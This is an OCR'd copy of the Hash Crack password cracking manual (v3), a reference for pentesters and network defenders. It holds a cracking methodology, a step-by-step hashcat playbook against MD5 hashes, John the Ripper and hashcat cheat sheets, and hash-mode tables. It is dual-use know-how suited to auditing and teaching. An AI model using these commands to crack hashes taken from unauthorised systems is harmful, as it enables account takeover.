

#HASHCRACK

ISBN 9781793458612

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
HASH CRACK: PASSWORD CRACKING MANUAL V3

HASH CRACK

PASSWORD CRACKING MANUAL



HASH CRACK

PASSWORD CRACKING MANUAL

NETMUX

V3.0

HACKED TO PDF W/O PERMISSION

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INTRO

This manual is meant to be a reference guide for cracking tool usage and supportive tools that assist network defenders and pentesters in password recovery (cracking). This manual will not be covering the installation of these tools, but will include references to their proper installation, and if all else fails, Google. Updates and additions to this manual are planned yearly as advancements in cracking evolve. Password recovery is a battle against math, time, cost, and human behavior. Much like any battle, the tactics are constantly evolving.

ACKNOWLEDGEMENTS

This community would not enjoy the success and diversity without the following community members and contributors:

Alexander 'Solar Designer' Peslvak, John The Ripper Team, & Community
Jens 'atom' Steube, Hashcat Team, & Devoted Hashcat Forum Community
Jeremi 'epixoip' Gosney
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Laurent 'PythonResponder' Gaffie (Responder & PCredz)
Dustin 'Evil Mog' Heywood
Sam 'Chick3nman' Croley
'm3g9tr0n'

And many, many, many more contributors. If a name was excluded from the above list please reach out and the next version will give them their due credit.

Lastly, the tools, research, and resources covered in the book are the result of people's hard work. As such, I HIGHLY encourage all readers to DONATE to help assist in their efforts. A portion of the proceeds from this book will be distributed to the various researchers/projects.

Suggestions or comments, send your message to hashcrack@netmux.com, SUBSCRIBE to the mailing list at netmux.com or follow on Twitter @netmux

HASH CRACK CHALLENGE WINNERS

Etienne Boursier "@BoursierEtienne"	2018 Hash #1
Matt Weir "@lakiw"	2018 Hash #2

REQUIRED SOFTWARE

In order to follow many of the techniques in this manual, you will want to install the following software on your Windows or *NIX host. This book does not cover how to install said software and assumes you were able to follow the included links and extensive support websites.

HASHCAT v5.1 (or newer)
https://hashcat.net/hashcat/

JOHN THE RIPPER (v1.8.0 JUMBO)
http://www.openwall.com/john/

PACK v0.0.4 (Password Analysis & Cracking Toolkit)
http://thesprawl.org/projects/pack/

Hashcat-utils v1.9
https://github.com/hashcat/hashcat-utils

Additionally, you will need dictionariesand wordlists. The following sources are recommended:

WEAKPASS DICTIONARY
https://weakpass.com/wordlist

Throughout the manual, generic names have been given to the various inputs required in a cracking commands structure. Legend description is below:

COMMAND STRUCTURE LEGEND
hashcat = Generic representation of the various Hashcat binary names
john = Generic representation of the John the Ripper binary names
#type = Hash type; which is an abbreviation in John or a number in Hashcat
hash.txt = File containing target hashes to be cracked
dict.txt = File containing dictionary/wordlist
rule.txt = File containing permutation rules to alter dict.txt input
passwords.txt = File containing cracked password results
outfile.txt = File containing results of some functions output

Lastly, as a good reference for testing various hash types to place into your "hash.txt" file, the below sites contain all the various hashing algorithms and example output tailored for each cracking tool:

HASHCAT HASH FORMAT EXAMPLES
https://hashcat.net/wiki/doku.php?id=example_hashes

JOHN THE RIPPER HASH FORMAT EXAMPLES
http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats
http://openwall.info/wiki/john/sample-hashes

CORE HASH CRACKING KNOWLEDGE

ENCODING vs HASHING vs ENCRYPTING
Encoding = transforms data into a publicly known scheme for usability
Hashing = one-way cryptographic function nearly impossible to reverse
Encrypting = mapping of input data and output data reversible with a key

CPU vs GPU
CPU = 2-72 cores mainly optimized for sequential serial processing
GPU = 1000's of cores with 1000's of threads for parallel processing

CRACKING TIME = KEYSPACE / HASHRATE
Keyspace: charset^length (?a?a?a?a = 95^4 = 81,450,625)
Hashrate: hashing function / hardware power (bcrypt / GTX1080 = 13094 H/s)
Cracking Time: 81,450,625 / 13094 H/s = 6,220 seconds
*Keyspace displayed and Hashrate vary by tool and hardware used

SALT = random data that's used as additional input to a one-way function
ITERATIONS = the number of times an algorithm is run over a given hash

HASH IDENTIFICATION: there isn't a foolproof method for identifying which hash function was used by simply looking at the hash, but there are reliable clues (i.e. 6 sha512crypt). The best method is to know from where the hash was extracted and identify the hash function for that software.

DICTIONARY/WORDLIST ATTACK = straight attack uses a precompiled list of words, phrases, and common/unique strings to attempt to match a password.

BRUTE-FORCE ATTACK = attempts every possible combination of a given character set, usually up to a certain length.

RULE ATTACK = generates permutations against a given wordlist by modifying, trimming, extending, expanding, combining, or skipping words.

MASK ATTACK = a form of targeted brute-force attack by using placeholders for characters in certain positions (i.e. ?a?a?a?l?d?d).

HYBRID ATTACK = combines a Dictionary and Mask Attack by taking input from the dictionary and adding mask placeholders (i.e. dict.txt ?d?d?d).

CRACKING RIG = from a basic laptop to a 64 GPU cluster, this is the hardware/platform on which you perform your password hash attacks.

EXPECTED RESULTS
Know your cracking rig's capabilities by performing benchmark testing. Do not assume you can achieve the same results posted by forum members without using the exact same dictionary, attack plan, or hardware setup. Cracking success largely depends on your ability to use resources efficiently and make calculated trade-offs based on the target hash.

DICTIONARY/WORDLIST vs BRUTE-FORCE vs ANALYSIS
Dictionaries and brute-force are not the end all be all to crack hashes. They are merely the beginning and end of an attack plan. True mastery is everything in the middle, where analysis of passwords, patterns, behaviors, and policies affords the ability to recover that last 20%. Experiment with your attacks and research and compile targeted wordlists with your new knowledge. Do not rely heavily on dictionaries because they can only help you with what is "known" and not the unknown.

CRACKING METHODOLOGY

The following is basic cracking methodology broken into steps, but the process is subject to change based on current/future target information uncovered during the cracking process.

1-EXTRACT HASHES
Pull hashes from target, identify hashing function, and properly format output for your tool of choice.

2-FORMAT HASHES
Format your hashes based on your tool's preferred method. See tool documentation for this guidance. Hashcat, for example, on each line takes <user>:<hash> OR just the plain <hash>.

3-EVALUATE HASH STRENGTH
Using the Appendix table "Hash Cracking Speed (Slow-Fast)" assess your target hash and its cracking speed. If it is a slow hash, you will need to be more selective at what types of dictionaries and attacks you perform. If it is a fast hash, you can be more liberal with your attack strategy.

4-CALCULATE CRACKING RIG CAPABILITIES
With the information from evaluating the hash strength, baseline your cracking rig's capabilities. Perform benchmark testing using John The Ripper and/or Hashcat's built-in benchmark ability on your rig.

```
john --test
hashcat -b
```

Based on these results you will be able to better assess your attack options by knowing your rigs capabilities against a specific hash. This will be a more accurate result of a hash's cracking speed based on your rig. It will be useful to save these results for future reference.

5-FORMULATE PLAN
Based on known or unknown knowledge begin creating an attack plan. Included on the next page is a "Basic Cracking Playbook" to get you started.

6-ANALYZE PASSWORDS
After successfully cracking a sufficient amount of hashes analyze the results for any clues or patterns. This analysis may aid in your success on any remaining hashes.

7-CUSTOM ATTACKS
Based on you password analysis create custom attacks leveraging those known clues or patterns. Examples would be custom mask attacks or rules to fit target users' behavior or preferences.

8-ADVANCED ATTACKS
Experiment with Princeprocessor, custom Markov-chains, maskprocessor, or custom dictionary attacks to shake out those remaining stubborn hashes. This is where your expertise and creativity really come into play.

9-REPEAT
Go back to STEP 4 and continue the process over again, tweaking dictionaries, mask, parameters, and methods. You are in the grind at this point and need to rely on skill and luck.

BASIC CRACKING PLAYBOOK

This is only meant as a basic guide to processing hashes and each scenario will obviously be unique based on external circumstances. For this attack plan assume the password hashes are raw MD5 and some plain text user passwords were captured. If plain text passwords were not captured, we would most likely skip to DICTIONARY/WORDLIST attacks. Lastly, since MD5 is a "Fast" hash we can be more liberal with our attack plan.

1-CUSTOM WORDLIST
First compile your known plain text passwords into a custom wordlist file. Pass this to your tool of choice as a straight dictionary attack.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt
```

2-CUSTOM WORDLIST + RULES
Run your custom wordlist with permutation rules to crack slight variations.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r best64.rule --loopback
```

3-DICTIONARY/WORDLIST
Perform a broad dictionary attack, looking for common passwords and leaked passwords in well-known dictionaries/wordlists.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt
```

4-DICTIONARY/WORDLIST + RULES
Add rule permutations to the broad dictionary attack, looking for subtle changes to common words/phrases and leaked passwords.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt -r best64.rule --loopback
```

5-CUSTOM WORDLIST + RULES
Add any newly discovered passwords to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

6-MASK
Now we will use mask attacks included with Hashcat to search the keyspace for common password lengths and patterns, based on the RockYou dataset.

```
hashcat -a 3 -m 0 -w 4 hash.txt rockyou-1-60.hcmask
```

7-HYBRID DICTIONARY + MASK
Using a dictionary of your choice, conduct hybrid attacks looking for larger variations of common words or known passwords by appending/prepending masks to those candidates.

```
hashcat -a 6 -m 0 -w 4 hash.txt dict.txt rockyou-1-60.hcmask
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask dict.txt
```

8-CUSTOM WORDLIST + RULES
Add any newly discovered passwords back to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

9-COMBO

Using a dictionary of your choice, perform a combo attack by individually combining the dictionary's password candidates together to form new candidates.

```
hashcat -a 1 -m 0 -w 4 hash.txt dict.txt dict.txt
```

10-CUSTOM HYBRID ATTACK

Add any newly discovered passwords back to your custom wordlist and perform a hybrid attack against those new acquired passwords.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt
hashcat -a 6 -m 0 -w 4 hash.txt custom_list.txt rockyou-1-60.hcmask
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask custom_list.txt
```

11-CUSTOM MASK ATTACK

By now the easier, weaker passwords may have fallen to cracking, but still some remain. Using PACK (on pg.51) create custom mask attacks based on your currently cracked passwords. Be sure to sort out masks that match the previous rockyou-1-60.hcmask list.

```
hashcat -a 3 -m 0 -w 4 hash.txt custom_masks.hcmask
```

12-BRUTE-FORCE

When all else fails begin a standard brute-force attack, being selective as to how large a keyspace your rig can adequately brute-force. Above 8 characters is usually pointless due to hardware limitations and password entropy/complexity.

```
hashcat -a 3 -m 0 -w 4 hash.txt -i ?a?a?a?a?a?a?a?a
```

CHEAT SHEETS

JOHN THE RIPPER CHEAT SHEET

ATTACK MODES

BRUTEFORCE ATTACK
john --format=#type hash.txt
DICTIONARY ATTACK
john --format=#type --wordlist=dict.txt hash.txt
MASK ATTACK
john --format=#type --mask=?l?l?l?l?l?l hash.txt -min-len=6
INCREMENTAL ATTACK
john --incremental hash.txt
DICTIONARY + RULES ATTACK
john --format=#type --wordlist=dict.txt --rules

RULES

--rules=Single
--rules=Wordlist
--rules=Extra
--rules=Jumbo
--rules=KoreLogic
--rules=All

INCREMENT

--incremental=Digits
--incremental=Lower
--incremental=Alpha
--incremental=Alnum

PARALLEL CPU or GPU

LIST OpenCL DEVICES
john --list=opencl-devices
LIST OpenCL FORMATS
john --list=formats --format=opencl
MULTI-GPU (example 3 GPU's)
john --format=<OpenCLformat> hash.txt --wordlist=dict.txt --rules --dev=<#> --fork=3
MULTI-CPU (example 8 cores)
john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8

MISC

BENCHMARK TEST
john --test
SESSION NAME
john hash.txt --session=example_name
SESSION RESTORE
john --restore=example_name
SHOW CRACKED RESULTS
john hash.txt --pot=<john potfile> --show
WORDLIST GENERATION
john --wordlist=dict.txt --stdout --external:[filter name] > out.txt

BASIC ATTACK METHODOLOGY

1- DEFAULT ATTACK
john hash.txt
2- DICTIONARY + RULES ATTACK
john --wordlist=dict.txt --rules
3- MASK ATTACK
john --mask=?l?l?l?l?l?l hash.txt -min-len=6
4- BRUTEFORCE INCREMENTAL ATTACK
john --incremental hash.txt

HASH TYPES (SORTED ALPHABETICAL)

- 7z
- 7z-opencl
- AFS
- agilekeychain
- agilekeychain-opencl
- aix-smd5
- aix-ssha1
- aix-ssha256
- aix-ssha512
- asa-md5
- bcrypt
- bcrypt-opencl
- bfegg
- Bitcoin
- blackberry-es10
- Blockchain
- blockchain-opencl
- bsdicrypt
- chap
- Citrix_NS10
- Clipperz
- cloudkeychain
- cq
- CRC32
- crypt
- dahua
- descrypt
- descrypt-opencl
- Django
- django-scrypt
- dmd5
- dmg
- dmg-opencl
- dominosec
- dragonfly3-32
- dragonfly3-64
- dragonfly4-32
- dragonfly4-64
- Drupal7
- dummy
- dynamic_n
- eCryptfs
- EFS
- eigrp
- EncFS
- encfs-opencl
- EPI
- EPiServer
- fde
- FormSpring
- Fortigate
- gost
- gpg
- gpg-opencl
- HAVAL-128-4
- HAVAL-256-3
- hdaa
- HMAC-MD5
- HMAC-SHA1
- HMAC-SHA224
- HMAC-SHA256
- HMAC-SHA384
- HMAC-SHA512
- hMailServer
- hsrp
- IKE
- ipb2
- KeePass
- keychain
- keychain-opencl
- keyring
- keyring-opencl
- keystore
- known_hosts
- krb4
- krb5
- krb5-18
- krb5pa-md5
- krb5pa-md5-opencl
- krb5pa-sha1
- krb5pa-sha1-opencl
- kwallet
- LastPass
- LM
- lotus5
- lotus5-opencl
- lotus85
- LUKS
- MD2
- md4-gen
- md5crypt
- md5crypt-opencl
- md5ns
- mdc2
- MediaWiki
- MongoDB
- Mozilla
- mscash
- mscash2
- mscash2-opencl
- MSCHAPv2
- mschapv2-naive
- mssql
- mssql05
- mssql12
- mysql
- mysql-sha1
- mysql-sha1-opencl
- mysqlna
- net-md5
- net-sha1
- nethalflm
- netlm
- netlmv2
- netntlm
- netntlm-naive
- netntlmv2
- nk
- nsldap
- NT
- nt-opencl
- nt2
- ntlmv2-opencl
- o5logon
- o5logon-opencl
- ODF
- ODF-AES-opencl
- ODF-opencl
- Office
- office2007-opencl
- office2010-opencl
- office2013-opencl
- oldoffice
- oldoffice-opencl
- OpenBSD-SoftRAID
- openssl-enc
- OpenVMS
- oracle
- oracle11
- osc
- Panama
- PBKDF2-HMAC-SHA1
- PBKDF2-HMAC-SHA256
- PBKDF2-HMAC-SHA256-opencl
- PBKDF2-HMAC-SHA512
- pbkdf2-hmac-sha512-opencl
- PDF
- PFX
- phpass
- phpass-opencl
- PHPS
- pix-md5
- PKZIP
- po
- postgres
- PST
- PuTTY
- pwsafe
- pwsafe-opencl
- RACF
- RAdmin
- RAKP
- RAKP-opencl
- rar
- rar-opencl
- RAR5
- RAR5-opencl
- Raw-Blake2
- Raw-Keccak
- Raw-Keccak-256
- Raw-MD4
- Raw-MD4-opencl
- Raw-MD5
- Raw-MD5-opencl
- Raw-MD5u
- Raw-SHA
- Raw-SHA1
- Raw-SHA1-Linkedin
- Raw-SHA1-ng
- Raw-SHA1-opencl
- Raw-SHA224
- Raw-SHA256
- Raw-SHA256-ng
- Raw-SHA256-opencl
- Raw-SHA384
- Raw-SHA512
- Raw-SHA512-ng
- Raw-SHA512-opencl
- ripemd-128
- ripemd-160
- rsvp
- Salted-SHA1
- sapb
- sapg
- scrypt
- sha1-gen
- sha1crypt
- sha1crypt-opencl
- sha256crypt
- sha256crypt-opencl
- sha512crypt
- sha512crypt-opencl
- Siemens-S7
- SIP
- skein-256
- skein-512
- skey
- Snefru-128
- Snefru-256
- SSH
- SSH-ng
- ssha-opencl
- SSHA512
- STRIP
- strip-opencl
- SunMD5
- sxc
- sxc-opencl
- Sybase-PROP
- sybasease
- tc_aes_xts
- tc_ripemd160
- tc_sha512
- tc_whirlpool
- tcp-md5
- Tiger
- tripcode
- VNC
- vtp
- wbb3
- whirlpool
- whirlpool0
- whirlpool1
- WoWSRP
- wpapsk
- wpapsk-opencl
- xsha
- xsha512
- XSHA512-opencl
- ZIP
- zip-opencl

HASHCAT CHEAT SHEET

ATTACK MODES
DICTIONARY ATTACK
hashcat -a 0 -m #type hash.txt dict.txt
DICTIONARY + RULES ATTACK
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
COMBINATION ATTACK
hashcat -a 1 -m #type hash.txt dict1.txt dict2.txt
MASK ATTACK
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a
HYBRID DICTIONARY + MASK
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
HYBRID MASK + DICTIONARY
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt

RULES
RULEFILE -r
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
MANIPULATE LEFT -j
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -j <option>
MANIPULATE RIGHT -k
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -k <option>

INCREMENT
DEFAULT INCREMENT
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment
INCREMENT MINIMUM LENGTH
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment-min=4
INCREMENT MAX LENGTH
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a --increment-max=5

MISC
BENCHMARK TEST (HASH TYPE)
hashcat -b -m #type
SHOW EXAMPLE HASH
hashcat -m #type --example-hashes
ENABLE OPTIMIZED KERNELS (Warning! Decreasing max password length)
hashcat -a 0 -m #type -O hash.txt dict.txt
ENABLE SLOW CANDIDATES (For fast hashes w/ small dict.txt + rules)
hashcat -a 0 -m #type -S hash.txt dict.txt
SESSION NAME
hashcat -a 0 -m #type --session <uniq_name> hash.txt dict.txt
SESSION RESTORE
hashcat -a 0 -m #type --restore --session <uniq_name> hash.txt dict.txt
SHOW KEYSPACE
hashcat -a 0 -m #type --keyspace hash.txt dict.txt -r rule.txt
OUTPUT RESULTS FILE -o
hashcat -a 0 -m #type -o results.txt hash.txt dict.txt
CUSTOM CHARSET -1 -2 -3 -4
hashcat -a 3 -m #type hash.txt -1 ?l?u -2 ?l?d?s ?1?2?a?d?u?l
ADJUST PERFORMANCE -w
hashcat -a 0 -m #type -w <1-4> hash.txt dict.txt
KEYBOARD LAYOUT MAPPING
hashcat -a 0 -m #type --keyb=german.hckmap hash.txt dict.txt
HASHCAT BRAIN (Local Server & Client)
(Terminal #1) hashcat --brain-server (copy password generated)
(Terminal #2) hashcat -a 0 -m #type -z --brain-password <password> hash.txt dict.txt

BASIC ATTACK METHODOLOGY

1- DICTIONARY ATTACK

hashcat -a 0 -m #type hash.txt dict.txt

2- DICTIONARY + RULES

hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt

3- HYBRID ATTACKS

hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a

4- BRUTEFORCE

hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a?a

HASH TYPES (SORTED ALPHABETICAL)

6600	1Password, agilekeychain
8200	1Password, cloudkeychain
14100	3DES (PT = $salt, key = $pass)
11600	7-Zip
6300	AIX {smd5}
6400	AIX {ssha256}
6500	AIX {ssha512}
6700	AIX {ssha1}
5800	Android PIN
8800	Android FDE < v4.3
12900	Android FDE (Samsung DEK)
16900	Ansible Vault
1600	Apache $apr1$
18300	Apple File System (APFS)
16200	Apple Secure Notes
125	ArubaOS
12001	Atlassian (PBKDF2-HMAC-SHA1)
13200	AxCrypt
13300	AxCrypt in memory SHA1
3200	bcrypt $2*$, Blowfish(Unix)
600	BLAKE2-512
12400	BSDiCrypt, Extended DES
11300	Bitcoin/Litecoin wallet.dat
12700	Blockchain, My Wallet
15200	Blockchain, My Wallet, V2
15400	ChaCha20
2410	Cisco-ASA
500	Cisco-IOS 1
5700	Cisco-IOS 4
9200	Cisco-IOS 8
9300	Cisco-IOS 9
2400	Cisco-PIX
8100	Citrix Netscaler
12600	ColdFusion 10+
10200	Cram MD5
16400	CRAM-MD5 Dovecot
11500	CRC32
14000	DES (PT = $salt, key = $pass)
1500	descrypt, DES(Unix), Traditional DES
8300	DNSSEC (NSEC3)
124	Django (SHA-1)
10000	Django (PBKDF2-SHA256)
1100	Domain Cached Credentials (DCC), MS Cache
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2
15300	DPAPI masterkey file v1 and v2
7900	Drupal7
12200	eCryptfs
16600	Electrum Wallet (Salt-Type 1-3)
141	EPiServer 6.x < v4

```
 1441   EPiServer 6.x > v4
15600   Ethereum Wallet, PBKDF2-HMAC-SHA256
15700   Ethereum Wallet, PBKDF2-SCRYPT
16300   Ethereum Pre-Sale Wallet, PBKDF2-SHA256
16700   FileVault 2
15000   FileZilla Server >= 0.9.55
 7000   Fortigate (FortiOS)
 6900   GOST R 34.11-94
11700   GOST R 34.11-2012 (Streebog) 256-bit
11800   GOST R 34.11-2012 (Streebog) 512-bit
 7200   GRUB 2
   50   HMAC-MD5 (key = $pass)
   60   HMAC-MD5 (key = $salt)
  150   HMAC-SHA1 (key = $pass)
  160   HMAC-SHA1 (key = $salt)
 1450   HMAC-SHA256 (key = $pass)
 1460   HMAC-SHA256 (key = $salt)
 1750   HMAC-SHA512 (key = $pass)
 1760   HMAC-SHA512 (key = $salt)
11750   HMAC-Streebog-256 (key = $pass),big-endian
11760   HMAC-Streebog-256 (key = $salt),big-endian
11850   HMAC-Streebog-512 (key = $pass),big-endian
11860   HMAC-Streebog-512 (key = $salt),big-endian
 5100   Half MD5
 5300   IKE-PSK MD5
 5400   IKE-PSK SHA1
 2811   IPB (Invison Power Board)
 7300   IPMI2 RAKP HMAC-SHA1
14700   iTunes Backup < 10.0
14800   iTunes Backup >= 10.0
 4800   iSCSI CHAP authentication, MD5(Chap)
15500   JKS Java Key Store Private Keys (SHA1)
   11   Joomla < 2.5.18
  400   Joomla > 2.5.18
15100   Juniper/NetBSD sha1crypt
   22   Juniper Netscreen/SSG (ScreenOS)
  501   Juniper IVE
16500   JWT (JSON Web Token)
17700   Keccak-224
17800   Keccak-256
17900   Keccak-384
18000   Keccak-512
13400   Keepass 1 (AES/Twofish) and Keepass 2 (AES)
18200   Kerberos 5 AS-REP Pre-Auth etype 23
 7500   Kerberos 5 AS-REQ Pre-Auth etype 23
13100   Kerberos 5 TGS-REP etype 23
 6800   Lastpass + Lastpass sniffed
 3000   LM
 8600   Lotus Notes/Domino 5
 8700   Lotus Notes/Domino 6
 9100   Lotus Notes/Domino 8
14600   LUKS
  900   MD4
    0   MD5
   10   md5($pass.$salt)
   20   md5($salt.$pass)
   30   md5(unicode($pass).$salt)
   40   md5($salt.unicode($pass))
 3710   md5($salt.md5($pass))
 3800   md5($salt.$pass.$salt)
 3910   md5(md5($pass).md5($salt))
```

```
 4010   md5($salt.md5($salt.$pass))
 4110   md5($salt.md5($pass.$salt))
 2600   md5(md5($pass))
 4400   md5(sha1($pass))
 4300   md5(strtoupper(md5($pass)))
  500   md5crypt $1$, MD5(Unix)
 9400   MS Office 2007
 9500   MS Office 2010
 9600   MS Office 2013
 9700   MS Office <= 2003 $0
 9710   MS Office <= 2003 $0
 9720   MS Office <= 2003 $0
 9800   MS Office <= 2003 $3
 9810   MS Office <= 2003 $3
 9820   MS Office <= 2003 $3
12800   MS-AzureSync PBKDF2-HMAC-SHA256
  131   MSSQL(2000)
  132   MSSQL(2005)
 1731   MSSQL(2012)
 1731   MSSQL(2014)
 3711   Mediawiki B type
 2811   MyBB
11200   MySQL CRAM (SHA1)
  200   MySQL323
  300   MySQL4.1/MySQL5
 1000   NTLM
 5500   NetNTLMv1
 5500   NetNTLMv1 + ESS
 5600   NetNTLMv2
  101   nsldap, SHA-1(Base64), Netscape LDAP SHA
  111   nsldaps, SSHA-1(Base64), Netscape LDAP SSHA
13900    OpenCart
   21   osCommerce
  122   OSX v10.4, OSX v10.5, OSX v10.6
 1722   OSX v10.7
 7100   OSX v10.8, OSX v10.9, OSX v10.10
  112   Oracle S: Type (Oracle 11+)
 3100   Oracle H: Type (Oracle 7+)
12300   Oracle T: Type (Oracle 12+)
11900   PBKDF2-HMAC-MD5
12000   PBKDF2-HMAC-SHA1
10900   PBKDF2-HMAC-SHA256
12100   PBKDF2-HMAC-SHA512
10400   PDF 1.1 - 1.3 (Acrobat 2 - 4)
10410   PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #1
10420   PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #2
10500   PDF 1.4 - 1.6 (Acrobat 5 - 8)
10600   PDF 1.7 Level 3 (Acrobat 9)
10700   PDF 1.7 Level 8 (Acrobat 10 - 11)
  400   phpBB3
  400   phpass
 2612   PHPS
 5200   Password Safe v3
 9000   Password Safe v2
  133   PeopleSoft
13500   PeopleSoft Token
99999   Plaintext
   12   PostgreSQL
11100   PostgreSQL CRAM (MD5)
11000   PrestaShop
 4522   PunBB
```

```
 8500   RACF
12500   RAR3-hp
13000   RAR5
 9900   Radmin2
 7600   Redmine
 6000   RipeMD160
 7700   SAP CODVN B (BCODE)
 7800   SAP CODVN F/G (PASSCODE)
10300   SAP CODVN H (PWDSALTEDHASH) iSSHA-1
 8900   scrypt
 1300   SHA-224
 1400   SHA-256
 1411   SSHA-256(Base64), LDAP {SSHA256}
10800   SHA-384
 1700   SHA-512
  100   SHA1
14400   SHA1(CX)
  110   sha1($pass.$salt)
  120   sha1($salt.$pass)
  130   sha1(unicode($pass).$salt)
  140   sha1($salt.unicode($pass))
 4500   sha1(sha1($pass))
 4520   sha1($salt.sha1($pass))
 4700   sha1(md5($pass))
 4900   sha1($salt.$pass.$salt)
17300   SHA3-224
17400   SHA3-256
17500   SHA3-384
17600   SHA3-512
 1410   sha256($pass.$salt)
 1420   sha256($salt.$pass)
 1440   sha256($salt.unicode($pass))
 1430   sha256(unicode($pass).$salt)
 7400   sha256crypt $5$, SHA256(Unix)
 1710   sha512($pass.$salt)
 1720   sha512($salt.$pass)
 1740   sha512($salt.unicode($pass))
 1730   sha512(unicode($pass).$salt)
 1800   sha512crypt $6$, SHA512(Unix)
11400   SIP digest authentication (MD5)
10100   SipHash
14900   Skip32
   23   Skype
  121   SMF (Simple Machines Forum)
 1711   SSHA-512(Base64), LDAP {SSHA512}
11700   Streebog-256
11800   Streebog-512
 8000   Sybase ASE
16001   TACACS+
18100   TOTP (HMAC-SHA1)
16000   Tripcode
 62XY   TrueCrypt
   X    1 = PBKDF2-HMAC-RipeMD160
   X    2 = PBKDF2-HMAC-SHA512
   X    3 = PBKDF2-HMAC-Whirlpool
   X    4 = PBKDF2-HMAC-RipeMD160 + boot-mode
    Y   1 = XTS  512 bit pure AES
    Y   1 = XTS  512 bit pure Serpent
    Y   1 = XTS  512 bit pure Twofish
    Y   2 = XTS 1024 bit pure AES
    Y   2 = XTS 1024 bit pure Serpent
```

```
     Y   2 = XTS 1024 bit pure Twofish
     Y   2 = XTS 1024 bit cascaded AES-Twofish
     Y   2 = XTS 1024 bit cascaded Serpent-AES
     Y   2 = XTS 1024 bit cascaded Twofish-Serpent
     Y   3 = XTS 1536 bit all
  2611   vBulletin < v3.8.5
